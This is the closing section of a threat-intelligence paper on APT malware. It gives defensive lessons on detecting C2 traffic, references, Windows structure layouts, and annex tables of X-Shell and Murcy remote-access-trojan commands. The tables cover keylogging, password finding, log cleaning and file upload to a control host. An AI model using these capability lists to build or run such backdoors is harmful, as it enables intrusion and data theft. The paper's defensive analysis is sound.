- Some malware attempts to communicate with C2 infrastructure at frequent intervals. The frequency of these communication attempts can be used to detect the malicious activity.
- TCP port 443 traffic is often allowed out of a network without inspection by network security appliances as it is expected to be legitimate, encrypted SSL communications that can be difficult to inspect. Unfortunately, attackers take advantage of this by using the port to bypass security appliances to communicate with a C2 server (such as with the observed X-Shell communications).
- Attackers often reuse the same code for their malware. Sometimes they will recompile the code, sometimes they will merely reconfigure the malware. This alters the file hash and therefore such a hash is not an effective signature for other configurations of the malware. Hashes of the individual code sections (e.g. .text, .rdata, .reloc) make for more robust detection as sections within the malicious files often remain the same.
- The majority of legitimate external network communications use the DNS protocol to determine their destination's IP address. Outbound network activity that occurs without a DNS lookup should be treated with suspicion until the purpose of the communications can otherwise be determined.
- Blocking outbound communication attempts that are not preceded by a DNS lookup can be effective in blocking C2 communication attempts that are made direct to an IP address (such as to an IP address listed within an X-Shell configuration webpage). Legitimate destination IP addresses should be whitelisted to prevent legitimate activity from also being blocked.
- Attackers will sometimes continue to use a callback domain even when it is listed on blacklists and in multiple malware analysis reports.
- Blacklisting a domain can be useful but taking the time to research the domain and associated activity can help with the development of more effective, longer term mitigation strategies.

DISCLAIMER

Machine translation software and automated malware analysis reports have been heavily relied on throughout the development of this paper. While data has been verified against multiple sources where possible, Command Five Pty Ltd does not guarantee the veracity of sources or the accuracy of the information. Command Five Pty Ltd reminds readers to exercise caution when visiting untrusted websites and/or opening untrusted digital documents. Command Five Pty Ltd does not warrant that the websites referenced in this paper are trustworthy.

REFERENCES

Blasco, J. (2012, January 12). *Sykipot variant hijacks DOD and Windows smart cards*. Retrieved February 05, 2012, from Alienvault Labs: http://labs.alientvault.com/labs/index.php/2012/when-the-apt-owns-your-smart-cards-and-certs/

Command Five Pty Ltd. (2011, June). *Advanced Persistent Threats: A Decade in Review.* Retrieved September 24, 2011, from Command Five Pty Ltd: http://www.commandfive.com/papers/C5_APT_ADecadeInReview.pdf

Command Five Pty Ltd. (2011, September). *SK Hack by an Advanced Persistent Threat*. Retrieved January 06, 2012, from Command Five Pty Ltd: http://www.commandfive.com/papers/C5_APT_SKHack.pdf

Common Computer Security Standards. (n.d.). *Digital Certificates Used by Malware*. Retrieved February 02, 2012, from CCSS Forum: http://www.ccssforum.org/malware-certificates.php?&pag=4

Coviello, A. (2011, March 17). *Open Letter to RSA Customers*. Retrieved June 13, 2011, from RSA: http://www.rsa.com/node.aspx?id=3872

Deutsch, P. (1996, May). *DEFLATE Compressed Data Format Specification version 1.3*. Retrieved January 08, 2012, from IETF RFC 1951: http://www.ietf.org/rfc/rfc1951.txt

Deutsch, P. (1996, May). *ZLIB Compressed Data Format Specification version 3.3*. Retrieved January 25, 2012, from IETF RFC 1951: http://www.ietf.org/rfc/rfc1950.txt

Doctor Web. (2011, December 29). *Dr. Web Anti-virus - How To Remove Virus (Trojan.DownLoader4.20396) - [DRWEBHK.COM]*. Retrieved December 29, 2011, from Dr. Web HK: http://www.drwebhk.com/en/virus_techinfo/Trojan.DownLoader4.20396.html

DomainTools, LLC. (n.d.). *203.160.67.131 IP Address | WHOIS | DomainTools.com*. Retrieved from DomainTools: http://whois.domaintools.com/203.160.67.131

Dr. Web. (2011, July 10). *Dr.Web - innovation IT-security solutions. Complex protection against Internet threats.* Retrieved 02 03, 2012, from Dr.Web: http://vms.drweb.com/virus/?i=1007435

Fagerland, S. (2011, November 17). *Invisible YNK, a Code Signing Conundrum | Norman Blog*. Retrieved December 13, 2011, from Norman.com: http://blogs.norman.com/2011/malware-detection-team/invisble-ynk-a-code-signing-conundrum

F-Secure Corporation. (n.d.). *Threat Description: Backdoor: W32/Hupigon*. Retrieved December 23, 2011, from F-Secure: http://www.f-secure.com/v-descs/backdoor_w32_hupigon.shtml

GFI Sandbox. (2010, May 07). *GFI Sandbox Analysis Report*. Retrieved January 06, 2011, from GFI Sandbox: http://xml.ssdsandbox.net/index.php/37405d5bcf64fb9547cacda95f4ce8b4

GFI SandBox. (2011, August 04). *GFI SandBox Analysis Report*. Retrieved October 17, 2011, from GFI SandBox: http://xml.ssdsandbox.net/index.php/91a268b317d2cc6569b85bb03a5ff841

GFI SandBox. (2011, July 15). *GFI SandBox Malware Analysis Report: Trojan.Win32.AgentBypass*. Retrieved August 25, 2011, from http://xml.ssdsandbox.net/view/fdf2c5c2b1874efe7fd335092df2d3bc

GFI Sandbox. (2011, September 04). *GFI Sandbox Malware Analysis Report: Trojan.Win32.Generic*. Retrieved January 06, 2012, from GFI Sandbox: http://xml.ssdsandbox.net/index.php/9addc6d573309399e2b878873a00a921

GFI SandBox. (2011, May 29). *GFI SandBox Malware Analysis Report: Trojan.Win32.Generic!SB Trojan.Trojan.Win32.Generic*. Retrieved September 2011, 2011, from http://www.xml.ssandbox.net/view/bce1069dd099f15170c5fd05bae921b5

GFI Sandbox. (2011, March 20). *GFI Sandbox Malware Analysis Report: Trojan-Dropper.Win32.Wykores*. Retrieved January 06, 2012, from GFI Sandbox: http://xml.ssdsandbox.net/index.php/0d38d6c2b9eb817b40afc4272545a43b

GFI Software. (2010, December 26). *CWSandbox Report by MD5 at Sunbelt Security*. Retrieved December 27, 2011, from Sunbelt Security: http://www.sunbeltsecurity.com/partnerresources/cwsandbox/md5.aspx?id=19b0227bec75bef93c6ccc549b6d2ba0

Hispasec Sistemas. (2009, April 15). *Antivirus scan for 70a88091e1f9a7bee246488cce79936a at 2009-04-15 11/52/02 UTC*. Retrieved February 02, 2012, from VirusTotal: https://www.virustotal.com/file/63ac63f59700dbcc3778a9c1e9f5689869c86ac2aa3295ad93278f9244cff7f4

Hispasec Sistemas. (2010, May 22). *Antivirus scan for 5bc597e48270f04ec9b683432432e352 at 2010-05-22 17/52/37 UTC - VirusTotal*. Retrieved February 07, 2012, from VirusTotal: https://www.virustotal.com/file/e4711259a3dd9af85b649cc8afcf34bc86d1d68ed7286db35f7b260e6027c110/analysis/

Hispasec Sistemas. (2011, August 15). *Antivirus scan for 2d8a9038e151fb30d45ea8668afd2a8e at 2011-08-15 13/34/31 UTC - VirusTotal*. Retrieved February 03, 2012, from VirusTotal: https://www.virustotal.com/file/76747e708d79925ba0817d48c96f4c85938bfe3f0f5b681ff204a09bd3ebc1cc/analysis

Hispasec Sistemas. (2011, August 19). *Antivirus scan for 461884f1d41e9e0709b40ab2ce5afca7 at 2011-08-19 13/31/35 UTC*. Retrieved February 02, 2012, from VirusTotal: https://www.virustotal.com/file/74455d5e8f99272aec64bce106b1e8ff39a122a7d27d362a274af31ab5a4fb1fe

Hispasec Sistemas. (2011, November 06). *Antivirus scan for 5fce1fc18283d76c396a3ccc64bdbbde at 2011-11-06 09/44/14 UTC*. Retrieved January 30, 2012, from VirusTotal: https://www.virustotal.com/file/4dc0c7d8d84838c9b209ea727bd4ab7471a88fba55b786f7e37ce6394565b6aa/analysis

Hispasec Sistemas. (2011, November 08). *Antivirus scan for 754364d9db702dc715327b40bf97e556 at 2011-11-08 18/29/09 UTC*. Retrieved January 30, 2012, from VirusTotal: https://www.virustotal.com/file/781c30714ff5304b7e9530ec879ef4ed7e94a0138537563b4c12b158c7bcab40/analysis

Hispasec Sistemas. (2011, May 10). *VirusTotal - Free Online Virus, Malware and URL Scanner*. Retrieved December 30, 2011, from VirusTotal: http://www.virustotal.com/report.html?id=5e29960ba0bb544623b52e5db592242f30c05ca1336ec667d0a162b9a7584f90

Hispasec Sistemas. (2011, November 21). *VirusTotal - Free Online Virus, Malware and URL Scanner*. Retrieved December 30, 2011, from VirusTotal: http://www.virustotal.com/file-scan/report.html?id=deb83be93eb74a66b8c654ddb28c3a1c58ee89abf3a72ce616755deb6f9902c-1321864468

Hispasec Sistemas. (2011, December 21). *VirusTotal - Free Online Virus, Malware and URL Scanner*. Retrieved December 30, 2011, from VirusTotal: http://www.virustotal.com/file-scan/report.html?id=251b196f94d6a858941cb2e18b6879fc2d3f4ef580a8cae338f42e7776229fc-1324454798

Hispasec Sistemas. (2011, May 24). *VirusTotal - Free Online Virus, Malware and URL Scanner*. Retrieved January 04, 2012, from VirusTotal: http://www.virus-scan/file-scan/report.html?id=5999da598ee19708c997e77650b0b423c0337ebff16c6ad7d929fc3a84f10f13

Kaspersky Lab ZAO. (2010, January 12). *Backdoor.Win32.Agent.anvj*. Retrieved December 09, 2011, from Securelist: http://www.securelist.com/en/descriptions/7440365/Backdoor.Win32.Agent.anvj

Kurc, D. (2011, April 17). *Encyclopedia entry: TrojanDropper:Win32/Redsip.A - Learn more about malware - Microsoft Malware Protection Center*. Retrieved January 25, 2012, from Microsoft Malware Protection Center: http://www.microsoft.com/security/portal/threat/Encyclopedia/Entry.aspx?Name=Trojan.Dropper%3AWin32%2FRedsip.A

Lelli, A. (2010, March 12). *Zero-Day Attack on IE6 - JS.Sykipot Doesn't Spare Retired Software*. Retrieved February 01, 2012, from Symantec Connect Community: http://www.symantec.com/connect/blogs/zero-day-attack-ie6-jssykipot-doesn-t-spare-retired-software

Malware Domains. (2012, January 16). *Malware Domains*. Retrieved January 30, 2012, from Malware Domains: http://mirror1.malwaredomains.com/updates/20120116.txt

MalwareGroup.com. (n.d.). *209.53.155.244 | Ipaddress* . Retrieved January 18, 2012, from MalwareGroup: http://www.malwaregroup.com/ipaddresses/details/209.53.155.244

McAfee Foundation Professional Services and McAfee Labs. (2011, February 10). *Global Energy Cyberattacks: "Night Dragon"*. Retrieved June 13, 2011, from McAfee: http://www.mcafee.com/us/resources/white-papers/wp-global-energy-cyberattacks-night-dragon.pdf

McAfee Inc. (2011, December 22). *Backdoor-FCQ - Malware - McAfee Labs Threat Center*. Retrieved February 02, 2012, from McAfee Labs Threat Center: http://www.mcafee.com/threat-intelligence/malware/default.aspx?id=670739

Mendoza, E. (2011). *TROJ_INJECT.AMR | Low Risk | Trend Micro Threat Encyclopedia*. Retrieved November 21, 2011, from Trend Micro: http://about-threats.trendmicro.com/malware/aspx?language=au&name=TROJ_INJECT.AMR

Microsoft. (2007, December 10). *A description of Svchost.exe in Windows XP Professional Edition.* Retrieved September 07, 2011, from Microsoft Support: http://support.microsoft.com/?kbid=314056

Microsoft Corporation. (2011, September 07). *Locales and Languages (Windows)*. Retrieved January 24, 2012, from Microsoft Software Development Network: http://msdn.microsoft.com/en-us/library/dd318716.aspx

Microsoft Corporation. (2011, September 07). *OSVERSIONINFOEX structure*. Retrieved January 17, 2012, from Microsoft Software Development Network: http://msdn.microsoft.com/en-us/library/windows/desktop/ms724833(v=vs.85).aspx

Microsoft Corporation. (2011, September 07). *SYSTEM_INFO structure*. Retrieved January 24, 2012, from Microsoft MSDN: http://msdn.microsoft.com/en-us/library/windows/desktop/ms724958(v=vs.85).aspx

Mullaney, C. (2011, July 30). *Backdoor.Sogu Technical Details | Symantec*. Retrieved August 18, 2011, from http://www.symantec.com/security_response/writeup.jsp?docid=2011-073003-5345-99&tabid=2

Parkour, M. (2011, July 05). *contagio: Jul 5 CVE-2010-2883 PDF invitation.pdf with Poison Ivy from 112.121.171.94 | pu.flower-show.org*. Retrieved January 28, 2012, from Contagio: http://contagiodump.blogspot.com/2011/07/message-targeting-experts-on-Japan.html

Parkour, M. (2011, July 14). *Jul 13 CVE-2010-2883 PDF Meeting Agenda with more Poison Ivy www.adv138mail.com | 112.121.171.94.* Retrieved September 22, 2011, from Contagiodump Blog: http://contagiodump.blogspot.com/2011/07/jul-13-cve-2010-2883-pdf-meeting-agenda.html

Rasmussen, R. (2011). *Practical Usage of Passive DNS Monitoring for E-Crime Investigations*. Retrieved January 04, 2011, from http://conferences.npl.co.uk/satin/presentations/satin2011slide3-Rasmussen.pdf

rbls. (2011, November 01). *shenqi.travlman.com is not listed in any blacklists*. Retrieved November 01, 2011, from rbls: http://rbls.org/shenqi.travlman.com

SafeZoneCast. (2011, August 09). *SafeZoneCast*. Retrieved December 30, 2011, from http://safezonecast.lgcns.com/Common/MenaceInfo/pop.MenaceInfo.jsp?code=SZ1108-0003NS

Sandbox, G. (2010, December 26). *GFI Sandbox Malware Analysis Report: Trojan-Downloader.Win32.Generic*. Retrieved November 29, 2011, from GFI Sandbox: http://xml.ssdsandbox.net/view/3df0d0ab4ad9da4559a1c6464c8526d1

shapeless. (n.d.). *Poison Ivy 2.3.0 Documentation.* Retrieved August 17, 2011, from Poison Ivy - Remote Administration Tool: http://www.poisonivy-rat.com/dl.php?file=230docs

Sophos Ltd. (2011, November 25). *Detailed Analysis - Troj/Agent-UDR - Viruses and Spyware - Threat Analyses - Threat Center - Sophos*. Retrieved December 8, 2011, from Sophos: http://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Agent-UDR/detailed-analysis.aspx

Sophos Ltd. (2012, January 19). *Detailed Analysis - Troj/Bdoor-BDM - Viruses and Spyware - Threat Analyses - Threat Center - Sophos*. Retrieved January 31, 2012, from Sophos Threat Center: http://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~BDoor-BDM/detailed-analysis.aspx

Sunbelt. (2009, October 15). *Sunbelt CWSandbox Malware Analysis Report: Backdoor.Win32.Pasur*. Retrieved December 19, 2011, from Sunbelt Security Sandbox: http://xml.ssdsandbox.net/archive/42e8163b7f08dd383e62e4bdb7f07c08

Sunbelt Security. (2009, May 03). *Sunbelt CWSandbox Malware Analysis Report*. Retrieved December 01, 2011, from Sunbelt Security Sandbox: http://xml.ssdsandbox.net/archive/70a88091e1f9a7bee246488cce79936a

Sunbelt Security. (2009, October 16). *Sunbelt CWSandbox Malware Analysis Report: Trojan.Win32.Sisproc*. Retrieved December 19, 2011, from Sunbelt Security Sandbox: http://xml.ssdsandbox.net/archive/3fdea18b9610cbc9b63ba7a44899fbfb

Sunbelt Security. (2010, December 31). *CWSandbox Report by MD5 at Sunbelt Security*. Retrieved October 25, 2011, from Sunbelt Security: http://www.sunbeltsecurity.com/partnerresources/cwsandbox/md5.aspx?id=69ed8f7b0046956045a90e36e3c83f6a

Sunbelt Security. (2010, May 12). *GFI SandBox Analysis Report*. Retrieved February 07, 2012, from Sunbelt Security SandBox: http://xml.ssdsandbox/archive/5bc597e48270f04ec9b683432432e352

Sunbelt Security. (2011, June 01). *GFI SandBox Malware Analysis Report/ Trojan.Win32.Generic!SB*. Retrieved January 23, 2012, from GFI SandBox: http://xml.ssdsandbox.net/view/228191d05a09877f90c8b802617bb25f

Symantec Corporation. (2010, March 11). *Backdoor.Sykipot At Work*. Retrieved February 02, 2012, from Symantec Connect Community: http://www.symantec.com/connect/blogs/backdoorsykipot-work

Symantec Corporation. (2012, January 26). *Insight into Sykipot Operations | Symantec Connect Community*. Retrieved February 05, 2012, from Symantec Connect Community: http://www.symantec.com/connect/blogs/insight-sykipot-operations-0

Telus. (2011, August 03). *Backdoor.Win32.Murcy.A - TELUS Security Labs*. Retrieved December 06, 2011, from TELUS Security Labs: http://telussecuritylabs.com/threats/show/TSL20110803-01

Thakur, V. (2011, December 14). *The Sykipot Attacks | Symantec Connect Community*. Retrieved February 04, 2012, from Symantec Connect Community: http://www.symantec.com/connect/blogs/sykipot-attacks

Threat Expert Ltd. (2010, June 15). *ThreatExpert Report*. Retrieved January 11, 2012, from ThreatExpert: http://www.threatexpert.com/report.aspx?md5=b098aee16bd138c412075C9d315aefc9

Threat Expert Ltd. (2011, July 26). *ThreatExpert Report: Backdoor.Win32.Agent.anvj, Trojan-Downloader.Delphi*. Retrieved December 17, 2011, from ThreatExpert: http://www.threatexpert.com/report.aspx?md5=3e3736dffedaf2a0ae4d948567933b3f

Threat Expert Ltd. (2011, November 04). *ThreatExpert report: Mal/Behav-027, Backdoor:Win32/Idicaf.gen!B*. Retrieved November 25, 2011, from ThreatExpert: http://www.threatexpert.com/report.aspx?md5=229947cc71a4601b8b7794b402e536a9

Threat Expert Ltd. (2011, October 06). *ThreatExpert Report: Mal/Behav-027, Virus/Win32.Atraps.CK*. Retrieved November 21, 2011, from ThreatExpert: http://www.threatexpert.com/report.aspx?md5=da2f98315f4c56fce21273e21e453b76

Threat Expert Ltd. (2011, September 25). *ThreatExpert Report: TrojanDropper: Win32/Idicaf.C, Virus.Win32.Atraps.CK, Backdoor.Win32.Agent.bhxn*. Retrieved December 25, 2011, from ThreatExpert: http://www.threatexpert.com/report.aspx?md5=f4c08d3df5ede0790e34eae0c5db8a7a

Threat Expert Ltd. (2008, December 18). *ThreatExpert Report: Mal/EncPk-BL, Worm:Win32/Emerleox.J, Packed.Win32.Klone.af*. Retrieved January 15, 2012, from ThreatExpert: http://www.threatexpert.com/report.aspx?md5=37037f674bcbbb7eef3889ab6eb30268

ThreatExpert Ltd. (2010, March 18). *ThreatExpert Report: Troj/Agent-MSC, BinImage/Agent.283805*. Retrieved January 26, 2012, from ThreatExpert: http://www.threatexpert.com/report.aspx?md5=2d8a9038e151fb30d45ea8668afd2a8e

ThreatExpert Ltd. (2011, December 09). *ThreatExpert Report: Backdoor.Win32.Delf.abow, Trojan.Win32.CDur, Mal/Behav-058..* Retrieved February 03, 2012, from ThreatExpert: http://www.threatexpert.com/report.aspx?md5=f0b848a841d4ef3406a6f9c4766c540b

US-CERT. (2011, March 26). *Early Warning and Indicator Notice (EWIN)-11-077-01A UPDATE*. Retrieved January 06, 2011, from Incident Prevention and Detection: Protecting Information Security of National Banks: http://www.occ.treas.gov/news-issuances/alerts/2011/alert-2011-4b.pdf

Verisign. (2011). *Verisign Authentication Services*. Retrieved December 29, 2011, from Verisign Class 3 Code Signing Certificate Revocation List: http://crl.verisign.com/CSC3-2009.crl

Ward, E. (2011, July 31). *Backdoor.Murcy | Symantec*. Retrieved January 05, 2011, from Symantec: http://www.symantec.com/security_response/writeup.jsp?docid=2011-080105-2030-99

Wikipedia. (n.d.). *List of Intel microprocessors*. Retrieved January 21, 2012, from Wikipedia, the free encyclopedia: http://en.wikipedia.org/wiki/List_of_Intel_microprocessors

Wong, J. (2011, August 16). *Encyclopedia entry:Backdoor.Win32/Thoper.A*. Retrieved January 24, 2012, from Microsoft Malware Protection Center: http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Backdoor%3AWin32%2FThoper.A

XTiger - Crackersoftware. (2011, February 14). *All for Dream...* Retrieved December 23, 2011, from xdoors.net: http://www.xdoors.net/faq/index.html

XTiger. (2010, April 28). *forum.xdoors.net*. Retrieved December 19, 2011, from xdoors.net: http://forum.xdoors.net/viewtopic.php?f=4&t=7

XTiger. (2011, March 16). *forum.xdoors.net. Topic: X-Door/X-Shell free download paused*. Retrieved December 27, 2011, from forum.xdoors.net: http://forum.xdoors.net/viewtopic.php?f=5&t=76

XTiger. (2011). *Xdoors.net*. Retrieved December 23, 2011, from All for dream...: http://www.xdoors.net

XTiger. (n.d.). *X-Shell*. Retrieved December 23, 2011, from XDoors: http://www.xdoors.net/help/X-Shell.htm

ANNEX A

FORMAT OF OSVERSIONINFOEX STRUCTURE

OFFSET	LENGTH (IN BYTES)	MEMBER DESCRIPTION
0	4	Structure size in bytes. '0x9C' (156 bytes).
4	4	OS major version.
8	4	OS minor version.
12	4	OS build number.
16	4	An identifier for the OS platform.
20	128	A null-terminated string that indicates the latest Service Pack installed.
148	2	Service Pack major version number.
150	2	Service Pack minor version number.
152	2	A bit mask[91] that identifies the product suites installed on the system.
154	1	Product type that indicates whether the system is a workstation ('0x01'), a domain controller ('0x02') or an NT server but not a domain controller ('0x03').
155	1	A byte reserved for future use.

[91] For a detailed description of the product suite bit mask refer to the Microsoft MSDN OSVERSIONINFOEX reference page. (Microsoft Corporation, 2011)

ANNEX B

FORMAT OF SYSTEM_INFO STRUCTURE

OFFSET	LENGTH (IN BYTES)	MEMBER DESCRIPTION
0	2	A number indicating the processor architecture of the installed OS.
2	2	Bytes reserved for future use.
4	4	Page size used and the granularity of page protection and commitment.
8	4	Minimum application address. This is the lowest memory address that applications and DLLs can access.
12	4	Maximum application address. This is the highest memory address that applications and DLLs can access.
16	4	A mask representing the set of processors configured into the system.
20	4	The number of logical processors.
24	4	Processor type.
28	4	Granularity for the starting address at which virtual memory can be allocated.
32	2	The architecture-dependent processor level.
34	2	The architecture-dependent processor revision.

ANNEX C

SUMMARY OF X-SHELL COMMANDS

COMMAND	COMMAND DESCRIPTION
svc	Service control (list/stop/start/view/install etc.).
pslist	Lists processes.
pskill	Kills process.
shell	Starts a command shell.
reboot	Restarts the computer.
shutdown	Shuts down the computer.
filetime	Modifies timestamp on a file (date created etc.).
uninstall	Uninstalls RAT.
mlist	Gets process module specific information.
idle	Gets host mouse and keyboard idle time.
uptime	Gets system uptime.
update	Update plugin from URL.
urlh	Opens a URL in hidden view.
urln	Opens a URL in normal view.
exeh	Executes a program in hidden view.
exen	Executes a program in normal view.
zip	Compresses a file or folder to a Cab file.
mhost	Gets current Control Host IP address and port.
fputs	Uploads a file to the Control Host.
fgets	Downloads a file from the Control Host or a URL.
inject	Injects a plugin into another process. (The default process to inject into is 'IEXPLORE.EXE'.)
pei	Infects a portable executable file.
per	Repairs a portable executable file.
avinfo	Displays information about installed antivirus software.
htan	TCP port forwarding and mapping.
devcon	Device manager.
keylog	Keylogger control.
cleanl	Cleans event log.
display	Displays control proxy.
proxy	HTTP proxy service.
socks5	SOCK5 proxy service.
tcpagent	TCP port forwarding.
clipboard	Clipboard control.
tcplist	Lists TCP connections.
tcpkill	Terminates a TCP connection.
sysinfo	Gets system information.
spilist	SPI layer information.
cdrom	Controls CD-ROM (open/close).
sens	Extracts sensitive information.
rebind	Rebinds TCP port to get password.

fport	Displays port information with process path.
user	User control (list/add/delete/ control etc.). Supports cloning and cloning check flood.
flood	Initiates a flood attack.
term	Terminal management settings (viewport/setport/start/stop).
findpass	Attempts to find current user's login password.
myplug	An interface to third-party developed plugins.

ANNEX D

SUMMARY OF MURCY COMMANDS

COMMAND CODE	COMMAND DESCRIPTION
0x1003	Generate Sxl value from the registry key group.
0x1004	Add Sxl description to registry key.
0x2000	Lock computer.
0x2001	Log off.
0x2002	Reboot.
0x2003	Shutdown.
0x2004	Execute file.
0x2005	Execute msg.exe.
0x3000	Get system drive information.
0x3001	File search.
0x3003	File search.
0x300A	Create directory.
0x300B	Create process.
0x300C	Delete file(s).
0x3200	Perform file operations.
0x5000	Obtain process information.
0x5002	Obtain process information.
0x5004	Kill process.
0x6000	List services.
0x6002	Delete service.
0x6003	Modify service configuration.
0x6004	Start service.
0x6005	Stop service.
0x7000	Input/output generated in the process with a named pipe.
0x8000	Get environment string.

COPYRIGHT NOTICE

Command Five Pty Ltd
ABN: 49 149 576 670

http://www.commandfive.com
info@commandfive.com